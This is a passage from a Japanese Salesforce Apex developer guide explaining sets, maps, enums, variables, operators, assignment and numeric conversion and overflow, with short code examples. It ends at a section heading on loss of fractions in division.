セットには相互にネストすることが可能なコレクションを含めることができます。たとえば、Iteger セットのリストのセットを作成できます。セット内では、コレクションを最大4レベルまでネストできます。つまり、最大で 5 つのレベルを使用できます。

セットを宣言するには、<> 文字で囲まれたプリミティブデータ型名の前に `Set` キーワードを使用します。次に例を示します。

```
new Set<String>()
```

次のようにして、セットを宣言し、入力します。

```
Set<String> s1 = new Set<String>{'a', 'b + c'}; // Defines a new set with two elements

Set<String> s2 = new Set<String>(s1); // Defines a new set that contains the

                                      // elements of the set created in the previous step
```

セットの要素にアクセスするには、Apex が提供するシステムメソッドを使用します。次に例を示します。

```
Set<Integer> s = new Set<Integer>(); // Define a new set

s.add(1);                            // Add an element to the set

System.assert(s.contains(1));        // Assert that the set contains an element

s.remove(1);                         // Remove the element from the set
```

サポートされるすべてのセットシステムメソッドの全リストなどの詳細は、「Set クラス」(ページ 2331)を参照してください。

セットについて、次の点に注意してください。

- Java と異なり、Apex 開発者は、宣言でセットを実装するために使用するアルゴリズム (`HashSet` または `TreeSet` など) を参照する必要がありません。Apex は、すべてのセットにハッシュ構造を使用します。
- セットは、順序付けされていないコレクションで、特定のインデックスではセット要素にアクセスできません。セット要素しか反復できません。
- セット要素の反復順序は確定的なため、同じコードの後続のどの実行でも順序は同じです。

対応付け

対応付けは、単一の値に一意のキーを対応付ける、キー - 値のペアのコレクションです。キーと値には、プリミティブ型、コレクション型、sObject 型、ユーザ定義型、組み込み Apex 型のいずれかのデータ型を使用できます。たとえば、次の表は国名と通貨の対応付けを示します。

国 (キー)	'United States'	'Japan'	'France'	'England'	'India'
通貨 (値)	'Dollar'	'Yen'	'Euro'	'Pound'	'Rupee'

対応付けのキーと値にはどのコレクションでも含めることができ、コレクションをネストすることが可能です。たとえば、各種の対応付けに Integer を対応付けることができ、その対応付けによって String がリストに対応付けられます。対応付けのキーでは、コレクションを最大 4 レベルまでネストできます。

対応付けを宣言するには、<> 文字で囲まれたキーおよび値のデータ型の前に `Map` キーワードを使用します。次に例を示します。

```
Map<String, String> country_currencies = new Map<String, String>();

Map<ID, Set<String>> m = new Map<ID, Set<String>>();
```

汎用または特定の sObject データ型を対応付けとともに使用できます (後の章で、sObject との対応付けに関してさらに詳細に説明します)。対応付けの汎用インスタンスを作成することもできます。

リスト同様、中括弧 ({ }) 構文を使用して対応付けを宣言する場合、対応付けのキー - 値のペアを入力できます。中括弧の中で、キーを最初に指定し、=> を使用してそのキーの値を指定します。次に例を示します。

```
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' =>
'd'.toUpperCase()};
```

最初の例で、キー `a` の値は `b`、キー `c` の値は `d` です。

対応付けの要素にアクセスするには、Apex が提供する Map メソッドを使用します。この例では、整数のキーと文字列の値の対応付けを作成します。2 つのエントリを追加し、最初のキーが存在することを確認して、2 番目のエントリの値を取得し、最後にすべてのキーセットを取得します。

```
Map<Integer, String> m = new Map<Integer, String>(); // Define a new map

m.put(1, 'First entry');                    // Insert a new key-value pair in the map

m.put(2, 'Second entry');                    // Insert a new key-value pair in the map

System.assert(m.containsKey(1));  // Assert that the map contains a key

String value = m.get(2);                // Retrieve a value, given a particular key

System.assertEquals('Second entry', value);

Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the
map
```

サポートされるすべての Map メソッドの全リストなどの詳細は、「Map クラス」 (ページ 2207) を参照してください。

対応付けの考慮事項

- Java と異なり、Apex 開発者は、宣言に対応付けを実装するために使用するアルゴリズム (`HashMap` または `TreeMap` など) を参照する必要がありません。Apex は、すべての対応付けにハッシュ構造を使用します。
- 対応付け要素の反復順序は確定的です。順序は、同じコードの後続のどの実行でも同じです。ただし、対応付け要素には常にキーでアクセスすることをお勧めします。
- 対応付けのキーは、`null` 値を保持できます。
- 対応付けの既存のキーと一致するキーを含む対応付けエントリを追加すると、そのキーを含む既存のエントリが新しいエントリで上書きされます。
- String 型の対応付けキーでは、大文字と小文字が区別されます。大文字と小文字のみが異なる 2 つのキーは一意であるとみなされ、それぞれに別個の対応付けエントリがあります。したがって、`put`、`get`、`containsKey`、および `remove` などの Map メソッドでは、これらのキーが別個のものとして処理されます。

- 対応付けのユーザ定義型キーの一意性は、クラスで提供するequals メソッドと hashCode メソッドによって判断されます。sObject キーなど、その他のすべての非プリミティブ型のキーの一意性は、オブジェクト項目の値の比較によって判断されます。

パラメータ化された型

Apexは通常、静的なプログラム言語で、ユーザは変数を使用する前に変数のデータ型を指定する必要があります。たとえば、Apex では次の変数は適切です。

```
Integer x = 1;
```

x が始めに定義されていない場合、次の変数は正しくありません。

```
x = 1;
```

リスト、対応付けおよびセットは Apex でパラメータ化されます。Apex が引数としてサポートするデータ型を取ります。このデータ型は、リスト、対応付け、またはセットの構造時に実際のデータ型と置き換える必要があります。たとえば、次のようになります。

```
List<String> myList = new List<String>();
```

パラメータ化されたリストによる再分類

Apex では、型 T が U の下位型である場合、List<T> は List<U> の下位型となります。たとえば、次の例は有効です。

```
List<String> slst = new List<String> {'foo', 'bar'};

List<Object> olst = slst;
```

enum

列挙型は、ユーザが指定した識別子の有限のセットのうちの1つだけを値に持つ抽象データ型です。列挙型は通常、一組のトランプや特定の季節など、番号付けされた順序を持たない使用可能な値のセットを定義します。列挙型の各値は一意の整数値に対応しますが、その整数値を演算処理の実行に使用するなど、ユーザが間違って使用するのを防ぐため、列挙型はこの実装を非表示にします。列挙型を作成した後、変数、メソッド引数、戻り値をこのデータ型として宣言できます。

メモ: Java と異なり、列挙型自体にはコンストラクタ構文はありません。

列挙型を定義するには、宣言で enum キーワードを使用し、値のリストを中括弧で区切ります。たとえば、次のコードは Season という列挙型を作成します。

```
public enum Season {WINTER, SPRING, SUMMER, FALL}
```

列挙型 Season を作成すると、Season という新しいデータ型も作成されます。この新しいデータ型は、他のデータ型と同じように使用できます。次に例を示します。

```
Season e = Season.WINTER;
```

```
Season m(Integer x, Season e) {


    if (e == Season.SUMMER) return e;

     //...

}
```

クラスを列挙型として定義することもできます。列挙型クラスを作成する場合、定義では `class` キーワードを使用しません。

```
public enum MyEnumClass { X, Y }
```

列挙型は、他のデータ型名を使用できるすべての場所で使用できます。列挙型の変数を定義する場合、その変数に割り当てるオブジェクトはその列挙型クラスのインスタンスである必要があります。

`webService` メソッドは列挙型を署名の一部として使用できます。この場合、関連付けられた WSDL ファイルには列挙型とその値の定義が含まれ、API クライアントはその定義を使用できます。

Apex には、次のシステム定義の列挙型があります。

- `System.StatusCode`

  すべての API 演算子の WSDL ドキュメントに公開される API エラーコードに対応します。次に例を示します。

  ```
  StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY

  StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
  ```

  状況コードの完全なリストは、組織の WSDL ファイルから入手できます。組織の WSDL ファイルへのアクセスについての詳細は、Salesforce オンラインヘルプの「Salesforce WSDL およびクライアント認証証明書のダウンロード」を参照してください。

- `System.XmlTag`:

  `webService` メソッドから返される結果 XML の解析に使用する XML タグのリストを返します。詳細は、「`XmlStreamReader` クラス」を参照してください。

- `System.LoggingLevel`:

  この列挙型は `system.debug` メソッドと共に使用して、すべての `debug` コールのログレベルを指定します。詳細は、「System クラス」を参照してください。

- `System.RoundingMode`:

  Decimal `divide` メソッドおよび Double `round` メソッドなど、数学的演算を実行して演算の丸め動作を指定するメソッドで使用されます。詳細は、「丸めモード」を参照してください。

- `System.SoapType`:

  Field Describe Result の `getSoapType` メソッドによって返されます。詳細は、「SOAPType 列挙」を参照してください。

- `System.DisplayType`:

Field Describe Result の `getType` メソッドによって返されます。詳細は、「DisplayType 列挙」を参照してください。

- `System.JSONToken`:

  この enum は JSON コンテンツの解析に使用されます。詳細は、「JSONToken 列挙」を参照してください。

- `ApexPages.Severity`:

  Visualforce メッセージの重要度を指定します。詳細は、「ApexPages.Severity 列挙」を参照してください。

- `Dom.XmlNodeType`:

  DOM ドキュメントのノードタイプを指定します。

メモ: システム定義の列挙型は Web サービスメソッドで使用できません。

システム列挙型を含むすべての列挙型の値には、共通メソッドが関連付けられています。詳細は、「Enum メソッド」を参照してください。

ユーザ定義のメソッドは列挙型の値に追加できません。

変数

ローカル変数は、Java スタイルの構文で宣言されます。次に例を示します。

```
Integer i = 0;

String str;

List<String> strList;

Set<String> s;

Map<ID, String> m;
```

Java と同様、カンマ区切り形式を使用して、複数の変数を単一のステートメントで宣言および初期設定できます。次に例を示します。

```
Integer i, j, k;
```

Null 変数および初期値

変数は、宣言した後に値で初期化しないと `null` になります。`null` とは値がないことを意味します。`null` は、プリミティブ型で宣言された任意の変数に割り当てることもできます。たとえば、次のどちらのステートメントでも、変数は `null` に設定されます。

```
Boolean x = null;

Decimal d;
```

データ型に対するインスタンスメソッドの多くは、変数が `null` だと失敗します。次の例では、2番目のステートメントが例外 (`NullPointerException`) を生成します。

```
Date d;

d.addDays(2);
```

すべての変数は、いずれかの値に割り当てられていない場合は `null` に初期化されます。たとえば、次の例では、`i` および `k` には値が割り当てられますが、Integer 変数 `j` と Boolean 変数 `b` は明示的に初期化されていないため、`null` に設定されます。

```
Integer i = 0, j, k = 1;

Boolean b;
```

メモ: よくある間違いは、初期化されていない Boolean 変数がシステムによって `false` に初期化されていると想定することです。これは当てはまりません。他のすべての変数と同様に、Boolean 変数はいずれかの値に明示的に割り当てられていない場合、null になります。

変数範囲

変数はブロック内のどの場所でも定義でき、その地点から適用されます。サブブロックは、すでに親ブロックで使用されている変数名を再定義できませんが、並行ブロックでは変数名を再利用できます。次に例を示します。

```
Integer i;

{

   // Integer i;  This declaration is not allowed

}



for (Integer j = 0; j < 10; j++);

for (Integer j = 0; j < 10; j++);
```

大文字と小文字の区別

大文字と小文字を区別しない SOQL クエリおよび SOSL クエリとの混乱を避けるため、Apex も大文字と小文字の区別をしません。つまり、次のようになります。

- 変数名とメソッド名では、大文字と小文字を区別しない。次に例を示します。

  ```
  Integer I;

  //Integer i;  This would be an error.
  ```

- オブジェクト名と項目名への参照では、大文字と小文字を区別しない。次に例を示します。

```
Account a1;

ACCOUNT a2;
```

- SOQL および SOSL ステートメントは大文字と小文字を区別しない。次に例を示します。

```
Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
```

メモ: sObject、SOQL、および SOSL についての詳細は、このガイドの後のほうで説明します。

また、Apex は、SOQL と同じ条件セマンティックを使用します。これに基づいて、SOAP API および Salesforce ユーザインターフェースでの比較が行われます。これらのセマンティックを使用すると、興味深い動作が発生します。たとえば、エンドユーザが英字の「m」の前の値という条件 (値 <'m') に基づいてレポートを生成すると、結果に null 項目が返されます。この動作は合理的ですが、一般にユーザは値を持たない項目を実際の `null` 値ではなく、単なる「スペース」文字とみなします。そのため、Apex では、次の表記はすべて `true` と評価されます。

```
String s;

System.assert('a' == 'A');

System.assert(s < 'b');

System.assert(!(s > 'b'));
```

メモ: 上記の例では `s < 'b'` の評価は `true` になりますが、`'b.'compareTo(s)` は文字を `null` 値と比較しようとするため、エラーを生成します。

定数

Apex 定数は、一度初期設定されると変更されない変数です。

定数は `final` キーワードを使用して定義できます。定数がクラスに定義されている場合、変数は宣言内で、または静的イニシャライザメソッドを使用して一回のみ割り当てることができます。この例では、2 つの定数が宣言されます。最初の定数は、宣言ステートメントで初期設定されます。2 番目の定数は、静的メソッドを呼び出すことで、静的ブロック内の値を割り当てられます。

```
public class myCls {

   static final Integer PRIVATE_INT_CONST = 200;

   static final Integer PRIVATE_INT_CONST2;


   public static Integer calculate() {

       return 2 + 7;
```

```
    }


    static {

        PRIVATE_INT_CONST2 = calculate();

    }

}
```

詳細は、「final キーワードの使用」 (ページ 98)を参照してください。

式および演算子

式は、変数、演算子、単一の値を評価するメソッドの呼び出しからなる構成体です。このセクションでは、Apex の式の概要と、次のトピックについて説明しています。

- 式について
- 式の演算子について
- 演算子の優先順位について
- sObject 式およびリスト式の拡張
- コメントの使用

式について

式は、変数、演算子、単一の値を評価するメソッドの呼び出しからなる構成体です。Apex では、式は必ず次のいずれかの型になります。

- リテラル式。次に例を示します。

```
1 + 1
```

- 新しい sObject、Apex オブジェクト、リスト、セットまたは対応付け。次に例を示します。

```
new Account(<field_initializers>)

new Integer[<n>]

new Account[]{<elements>}

new List<Account>()

new Set<String>{}

new Map<String, Integer>()

new myRenamingClass(string oldName, string newName)
```

- 代入演算子の左側で機能する値(L 値)。変数、一次元リストの位置、sObject または Apex オブジェクト項目参照のほとんど、などです。次に例を示します。

```
Integer i

myList[3]

myContact.name

myRenamingClass.oldName
```

- L 値ではない sObject 項目参照。次のようなものがあります。
  - リスト内の sObject の ID (「Lists」を参照)
  - sObject に関連付けられた子レコードのセット (特定の取引先に関連付けられた取引先責任者のセットなど)。この型の式は、SOQL クエリおよび SOSL クエリとよく似たクエリ結果を返します。
- 角括弧で囲まれた SOQL クエリまたは SOSL クエリ。Apex でその場で評価できます。次に例を示します。

```
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];

Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];

List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

  詳細は、「SOQL および SOSL クエリ」 (ページ 188)を参照してください。
- 静的メソッドまたはインスタンスメソッドの呼び出し。次に例を示します。

```
System.assert(true)

myRenamingClass.replaceNames()

changePoint(new Point(x, y));
```

式の演算子について

演算子を使用して式を相互に結合し、複合式を作成することもできます。Apex では、次の演算子を使用できます。

演算子	構文	説明
=	x = y	代入演算子 (右結合)。y の値を L 値 x に割り当てます。x のデータ型は y のデータ型と一致する必要があり、null となることはできません。
+=	x += y	加算代入演算子 (右結合)。y の値を x の元の値に追加し、x に新しい値を再代入します。詳細は、+ を参照してください。x および y を null とすることはできません。

演算子	構文	説明
*=	x *= y	乗算代入演算子 (右結合)。y の値と x の元の値を乗算し、x に新しい値を再代入します。x および y は Integer または Double、または組み合わせである必要があります。x および y を null とすることはできません。
-=	x -= y	減算代入演算子 (右結合)。y の値を x の元の値から減算し、x に新しい値を再代入します。x および y は Integer または Double、または組み合わせである必要があります。x および y を null とすることはできません。
/=	x /= y	除算代入演算子 (右結合)。x 元の値を y の値で除算し、x に新しい値を再代入します。x および y は Integer または Double、または組み合わせである必要があります。x および y を null とすることはできません。
|=	x |= y	OR 代入演算子 (右結合)。x が Boolean、かつ y が Boolean でいずれも false である場合、x は false のままとなります。そうでない場合、x には true の値が代入されます。 注意: • この演算子は「短絡」的に動作します。つまり、y は、x が false の場合にのみ評価されます。 • x および y を null とすることはできません。
&=	x &= y	AND 代入演算子 (右結合)。x が Boolean、かつ y が Boolean でいずれも true である場合、x は true のままとなります。そうでない場合、x には false の値が代入されます。 注意: • この演算子は「短絡」的に動作します。つまり、y は、x が true の場合にのみ評価されます。 • x および y を null とすることはできません。
<<=	x <<= y	ビット単位の左シフト代入演算子。x の各ビットを y ビット分左にシフトします。上位の順位のビットが失われ、新しい右側のビットが 0 に設定されます。この値は x に再代入されます。
>>=	x >>= y	ビット単位の右シフト符号付き代入演算子。x の各ビットを y ビット分右にシフトします。下位の順位のビットが失われ、新しい左のビットが、y が正の値の場合は 0 に、y が負の値の場合は 1 に設定されます。この値は x に再代入されます。
>>>=	x >>>= y	ビット単位の右シフト符号なし代入演算子。x の各ビットを y ビット分右にシフトします。下位の順位のビットが失われ、y のすべての値で、新しい左側のビットが 0 に設定されます。この値は x に再代入されます。

演算子	構文	説明
`? :`	`x ? y : z`	**3 項演算子 (右結合)。この演算子は、**if-then-else **ステートメントの短縮として機能します。**`x` **が** Boolean **で** true **の場合、**`y` **が結果となります。そうでない場合、**`z` **が結果となります。**`x` **を** `null` **とすることはできません。**
`&&`	`x && y`	**AND 論理演算子 (左結合)。**`x` **が** Boolean**、かつ** `y` **が** Boolean **でいずれも** true **である場合、式の評価は** true **になります。そうでない場合、式の評価は** false **になります。** **注意**: • `&&` **は** `||` **より優先されます。** • **この演算子は「短絡」的に動作します。つまり、**`y` **は、**`x` **が** true **の場合にのみ評価されます。** • `x` **および** `y` **を** `null` **とすることはできません。**
`||`	`x || y`	**OR 論理演算子 (左結合)。**`x` **が** Boolean**、かつ** `y` **が** Boolean **でいずれも** false **である場合、式の評価は** false **になります。そうでない場合、式の評価は** true **になります。** **注意**: • `&&` **は** `||` **より優先されます。** • **この演算子は「短絡」的に動作します。つまり、**`y` **は、**`x` **が** false **の場合にのみ評価されます。** • `x` **および** `y` **を** `null` **とすることはできません。**
`==`	`x == y`	**等価演算子。**`x` **の値が** `y` **の値に等しい場合、式の評価は** true **になります。そうでない場合、式の評価は** false **になります。** **注意**: • Java **とは異なり、**Apex **の** == **はユーザ定義の型を除き、参照が同等であるかではなく、オブジェクト値が同等であるかを比較します。したがって、次のようになります。** – == **を使用した文字列の比較では、大文字と小文字を区別しない** – == **を使用した** ID **の比較では大文字と小文字を区別し、**15 **文字形式と** 18 **文字形式を区別しない** – **ユーザ定義の型は参照によって比較されます。つまり、**2 **つのオブジェクトはメモリ内の同じ場所を参照する場合にのみ同等とみなされます。**`equals` **メソッドと** `hashCode` **メソッドをクラスに指定してオブジェクト値が比較されるようにすることで、このデフォルトの比較動作を上書きできます。**

演算子	構文	説明
		• sObjects および sObject 配列に対し、== は結果を返す前にすべての sObject 項目の詳細なチェックを実行します。コレクションと組み込み Apex オブジェクトに対しても同様に実行します。 • レコードに対し、各項目には、true と評価する == の値が含まれている必要があります。 • x または y をリテラルの `null` とすることができます。 • 2 つの値の比較によって `null` となることはありません。 • SOQL および SOSL では、等価演算子に == ではなく、= を使用します。Apex と SOQL および SOSL は強くリンクしていますが、多くの現代語では代入に = を、等式に == を使用するため、構文の不一致が発生します。Apex のデザイナーは、開発者に新しい代入演算子を学ばせるよりも、このパラダイムを維持することが重要であると考えます。したがって、Apex開発者は主要なApex コードの本文で == を等式テストに、= を SOQL クエリおよび SOSL クエリの等式に使用する必要があります。
===	`x === y`	厳密な等価演算子。x および y がメモリ内のまったく同じ場所を参照する場合、式の評価は true になります。そうでない場合、式の評価は false になります。
<	`x < y`	小なり演算子。x が y より小さい場合、式の評価は true になります。そうでない場合、式の評価は false になります。 注意: • 他のデータベースストアドプロシージャと異なり、Apex ではトライステート Boolean 論理はサポートされず、2 つの値の比較によって `null` となることはありません。 • x または y が `null` で Integer、Double、Date、または Datetime となる場合、式は false となります。 • `null` 以外の String または ID 値は常に `null` 値より大きくなります。 • x および y が ID の場合、それらは同じデータ型のオブジェクトを参照する必要があります。そうでない場合、ランタイムエラーが発生します。 • x または y のいずれかが ID でもう一方の値が String の場合、String 値は ID として検証され、処理されます。 • x および y を Boolean とすることはできません。 • 2 つの文字列の比較は、コンテキストユーザのロケールにしたがって実行され、大文字と小文字を区別しません。

演算子	構文	説明
>	`x > y`	大なり演算子。`x` が `y` より大きい場合、式の評価は true になります。そうでない場合、式の評価は false になります。 注意: • 2 つの値の比較によって `null` となることはありません。 • `x` または `y` が `null` で Integer、Double、Date、または Datetime となる場合、式は false となります。 • `null` 以外の String または ID 値は常に `null` 値より大きくなります。 • `x` および `y` が ID の場合、それらは同じデータ型のオブジェクトを参照する必要があります。そうでない場合、ランタイムエラーが発生します。 • `x` または `y` のいずれかが ID でもう一方の値が String の場合、String 値は ID として検証され、処理されます。 • `x` および `y` を Boolean とすることはできません。 • 2 つの文字列の比較は、コンテキストユーザのロケールにしたがって実行され、大文字と小文字を区別しません。
<=	`x <= y`	<= 演算子。`x` が `y` より小さいか等しい場合、式の評価は true になります。そうでない場合、式の評価は false になります。 注意: • 2 つの値の比較によって `null` となることはありません。 • `x` または `y` が `null` で Integer、Double、Date、または Datetime となる場合、式は false となります。 • `null` 以外の String または ID 値は常に `null` 値より大きくなります。 • `x` および `y` が ID の場合、それらは同じデータ型のオブジェクトを参照する必要があります。そうでない場合、ランタイムエラーが発生します。 • `x` または `y` のいずれかが ID でもう一方の値が String の場合、String 値は ID として検証され、処理されます。 • `x` および `y` を Boolean とすることはできません。 • 2 つの文字列の比較は、コンテキストユーザのロケールにしたがって実行され、大文字と小文字を区別しません。
>=	`x >= y`	>= 演算子。`x` が `y` より大きいか等しい場合、式の評価は true になります。そうでない場合、式の評価は false になります。 注意: • 2 つの値の比較によって `null` となることはありません。

演算子	構文	説明
		• x または y が null で Integer、Double、Date、または Datetime となる場合、式は false となります。 • null 以外の String または ID 値は常に null 値より大きくなります。 • x および y が ID の場合、それらは同じデータ型のオブジェクトを参照する必要があります。そうでない場合、ランタイムエラーが発生します。 • x または y のいずれかが ID でもう一方の値が String の場合、String 値は ID として検証され、処理されます。 • x および y を Boolean とすることはできません。 • 2 つの文字列の比較は、コンテキストユーザのロケールにしたがって実行され、大文字と小文字を区別しません。
!=	x != y	不等価演算子。x の値が y の値と等しくない場合、式の評価は true になります。そうでない場合、式の評価は false になります。 注意: • != を使用した文字列の比較では、大文字と小文字を区別しない • Java とは異なり、Apex の != はユーザ定義の型を除き、参照が同等であるかではなく、オブジェクト値が同等であるかを比較します。 • sObjects および sObject 配列に対し、!= は結果を返す前にすべての sObject 項目の詳細なチェックを実行します。 • レコードに関して、項目のさまざまな値がレコードに存在する場合、!= は true に評価します。 • ユーザ定義の型は参照によって比較されます。つまり、2つのオブジェクトはメモリ内の異なる場所を参照する場合にのみ異なるとみなされます。equals メソッドと hashCode メソッドをクラスに指定してオブジェクト値が比較されるようにすることで、このデフォルトの比較動作を上書きできます。 • x または y をリテラルの null とすることができます。 • 2 つの値の比較によって null となることはありません。
!==	x !== y	厳密な不等価演算子。x および y がメモリ内のまったく同じ場所を参照しない場合、式の評価は true になります。そうでない場合、式の評価は false になります。
+	x + y	加算演算子。次のルールに従って、x の値を y の値に加算します。 • x および y が Integer または Double の場合、x の値を y の値に加算します。Double が使用される場合、結果は Double となります。

演算子	構文	説明
		• x が Date で y が Integer の場合、指定した日数を増分した新しい Date を返します。 • x が Datetime で y が Integer または Double の場合、指定した日数を増分した新しい Date を返します。小数点以下の値は 1 日未満の部分に相当します。 • x が String で y が String またはその他のデータ型の `null` 以外の引数である場合、y を x の末尾に連結します。
-	`x - y`	減算演算子。次のルールに従って、x の値から y の値を減算します。 • x および y が Integer または Double の場合、y の値を x の値から減算します。Double が使用される場合、結果は Double となります。 • x が Date で y が Integer の場合、指定した日数を減分した新しい Date を返します。 • x が Datetime で y が Integer または Double の場合、指定した日数を減分した新しい Date を返します。小数点以下の値は 1 日未満の部分に相当します。
*	`x * y`	乗算演算子。Integer または Double の x と、Integer または Double の y を乗算します。Double が使用されると、結果は Double になります。
/	`x / y`	除算演算子。Integer または Double の x を、Integer または Double の y で除算します。Double が使用されると、結果は Double になります。
!	`!x`	論理補数演算子。Boolean の値を反転し、true は false に、false を true にします。
-	`-x`	単項否定演算子。Integer または Double の x を -1 で乗算します。正の等価 + も構文的に有効ですが、数学的効果はありません。
++	`x++` `++x`	インクリメント演算子。1 を数値型の変数 x の値に加算します。プレフィックスとして付けた場合 (`++x`)、式の評価は増分後の x の値になります。ポストフィックスとして付けた場合 (`x++`)、式の評価は増分前の x の値になります。
--	`x--` `--x`	デクリメント演算子。1 を数値型の変数 x の値から減算します。プレフィックスとして付けた場合 (`--x`)、式の評価は減分後の x の値になります。ポストフィックスとして付けた場合 (`x--`)、式の評価は減分前の x の値になります。
&	`x & y`	ビット単位の **AND** 演算子。x の各ビットと y の対応するビットを AND 演算します。両方のビットが 1 に設定されると結果ビットは 1 に設定されます。この演算子は Long または Integer には適用されません。

演算子	構文	説明
|	x | y	ビット単位の OR 演算子。x の各ビットと y の対応するビットを OR 演算します。少なくとも 1 つのビットが 1 に設定されると結果ビットは 1 に設定されます。この演算子は Long または Integer には適用されません。
^	x ^ y	ビット単位の排他的 OR 演算子。x の各ビットと y の対応するビットを排他的 OR 演算します。1 つのみのビットが 1 に設定され、他のビットが 0 に設定されると、結果ビットは 1 に設定されます。
^=	x ^= y	ビット単位の排他的 OR 演算子。x の各ビットと y の対応するビットを排他的 OR 演算します。1 つのみのビットが 1 に設定され、他のビットが 0 に設定されると、結果ビットは 1 に設定されます。排他的 OR 演算の結果を x に割り当てます。
<<	x << y	ビット単位の左シフト演算子。x の各ビットを y ビット分左にシフトします。上位の順位のビットが失われ、新しい右側のビットが 0 に設定されます。
>>	x >> y	ビット単位の右シフト符号付き演算子。x の各ビットを y ビット分右にシフトします。下位の順位のビットが失われ、新しい左のビットが、y が正の値の場合は 0 に、y が負の値の場合は 1 に設定されます。
>>>	x >>> y	ビット単位の右シフト符号なし演算子。x の各ビットを y ビット分右にシフトします。下位の順位のビットが失われ、y のすべての値で、新しい左側のビットが 0 に設定されます。
()	(x)	小括弧。式 x の優先順位を評価します。複合式で第一優先として評価します。

演算子の優先順位について

Apex では、次の演算子の優先順位の規則を使用します。

優先順位	演算子	説明
1	{} () ++ --	グループ化と、プレフィックスインクリメントおよびデクリメント
2	! -x +x (type) new	単項否定、型キャスト、およびオブジェクト作成
3	* /	乗算および除算
4	+ -	加算および減算
5	< <= > >= instanceof	大なり記号および小なり記号、参照テスト

優先順位	演算子	説明
6	== !=	比較: 等しい、等しくない
7	&&	論理 AND
8	||	論理 OR
9	= += -= *= /= &=	代入演算子

コメントの使用

Apex コードでは、単一のコメントと複数のコメントを使用できます。

- 1行のコメントを作成するには、// を使用します。// の右側の同じ行にあるすべての文字は、パーサーで無視されます。次に例を示します。

```
Integer i = 1; // This comment is ignored by the parser
```

- 複数のコメントを作成するには、コメントブロックの冒頭から末尾までを /* と */ で囲みます。次に例を示します。

```
Integer i = 1; /* This comment can wrap over multiple

                  lines without getting interpreted by the

                  parser. */
```

代入ステートメント

代入ステートメントは、次の 2 つの形式のいずれかで値を変数に代入するステートメントです。

```
[LValue] = [new_value_expression];

[LValue] = [[inline_soql_query]];
```

上記の形式で、[LValue] は、代入演算子の左側に入力できる式を表します。その具体的な内容は次のとおりです。

- 単純な変数。次に例を示します。

```
Integer i = 1;

Account a = new Account();

Account[] accts = [SELECT Id FROM Account];
```

- 参照解決されたリスト要素。次に例を示します。

```
ints[0] = 1;

accts[0].Name = 'Acme';
```

- コンテキストユーザが編集権限を持つ sObject 項目参照。次に例を示します。

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');


// IDs cannot be set prior to an insert call
// a.Id = '00300000003T2PGAA0';


// Instead, insert the record. The system automatically assigns it an ID.
insert a;


// Fields also must be writeable for the context user
// a.CreatedDate = System.today();  This code is invalid because
//                                  createdDate is read-only!


// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);


// Notice that you can write to the account name directly through the contact
c.Account.Name = 'salesforce.com';
```

代入は必ず参照によって行われます。次に例を示します。

```
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);


// These asserts should now be true. You can reference the data
```

```
// originally allocated to account a through account b and account list c.

System.assertEquals(b.Name, 'Acme');

System.assertEquals(c[0].Name, 'Acme');
```

同様に、2つのリストがメモリ内の同じ値を示すことができます。次に例を示します。

```
Account[] a = new Account[]{new Account()};

Account[] b = a;

a[0].Name = 'Acme';

System.assert(b[0].Name == 'Acme');
```

= のほか、有効な割り当て演算子には +=、*=、/=、|=、&=、++、および -- があります。「式の演算子について」(ページ 45)を参照してください。

変換の規則について

通常、Apex では、あるデータ型を別のデータ型に変換する場合、明示的に行う必要があります。たとえば、Integer データ型の変数を暗黙的に String に変換することはできません。`string.format` メソッドを使用する必要があります。ただし、一部のデータ型はメソッドを使用せず暗黙的に変換できます。

Number はデータ型の階層です。下位の数値型の変数は常に、明示的に変換せずに、より高位のデータ型に割り当てることができます。次に示すのは数値の階層です (下位から上位の順)。

1. Integer
2. Long
3. Double
4. Decimal

メモ: 値が下位のデータ型数値から上位のデータ型数値に渡されると、その値は数値の上位のデータ型に変換されます。

この階層と暗黙的な変換は、Java の数値階層とは異なります。Java の数値階層では基本のインターフェース数値が使用され、オブジェクトの暗黙的変換は行われません。

数値の他にも、暗黙的に変換できるデータ型があります。以下の規則が適用されます。

- ID は常に String に割り当てることができる。
- String を ID に割り当てることができる。ただし、実行時、値が正当な ID であることを確認します。正当でない場合、実行時例外が発生します。
- いつでも `instanceOf` キーワードを使用して文字列が ID かどうかをテストできる。

データ型に関するその他の考慮事項

数値のデータ型

数値は、Long の L または Double または Decimal の .0 が追加されていない限り、Integer 値です。たとえば、式 `Long d = 123;` は、d という Long 型の変数を宣言し、Integer 型の数値 (123) に割り当てて明示的に Long 型に変換されます。右側の Integer 型の値は、Integer の範囲内にあるため割り当てに成功しますが、右側の数値が Integer 型の最大値を超える場合、コンパイルエラーが発生します。この場合、数値に L を追加することによって、より範囲の広い Long 型の値にします。これは `Long d = 2147483648L;` のように表します。

データ型の値のオーバーフロー

現在の型の最大値よりも大きな値を生成する演算をオーバーフローと言います。たとえば、`Integer i = 2147483647 + 1;` では、2147483647 が Integer の最大値であり、それに 1 を加算したことで Integer の負の最小値 –2147483648 に戻されてしまうため、値 –2147483648 となります。

演算によって現在の型の最大値よりも大きな結果が生成される場合、最大値を超える計算値がオーバーフローしてしまうため、最終結果は不正な値となります。たとえば、式 `Long MillsPerYear = 365 * 24 * 60 * 60 * 1000;` は、右側の Integer の生成値が最大値を超えてオーバーフローするため、不正な結果となります。そのため、最終的な値は予想されたものと異なります。これは、演算に使用している数値または変数の型が結果を保持するのに十分な大きさであるように指定することで回避できます。この例では、数値に L を追加して Long 型にすることによって、中間の結果が Long 型でありオーバーフローが起こらないようにしています。次の例では、Long 型の数値を乗算することによって、1 年あたりのミリ秒を正しく計算する方法を示します。

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;

Long ExpectedValue = 31536000000L;

System.assertEquals(MillsPerYear, ExpectedValue);
```

除算における端数の消失

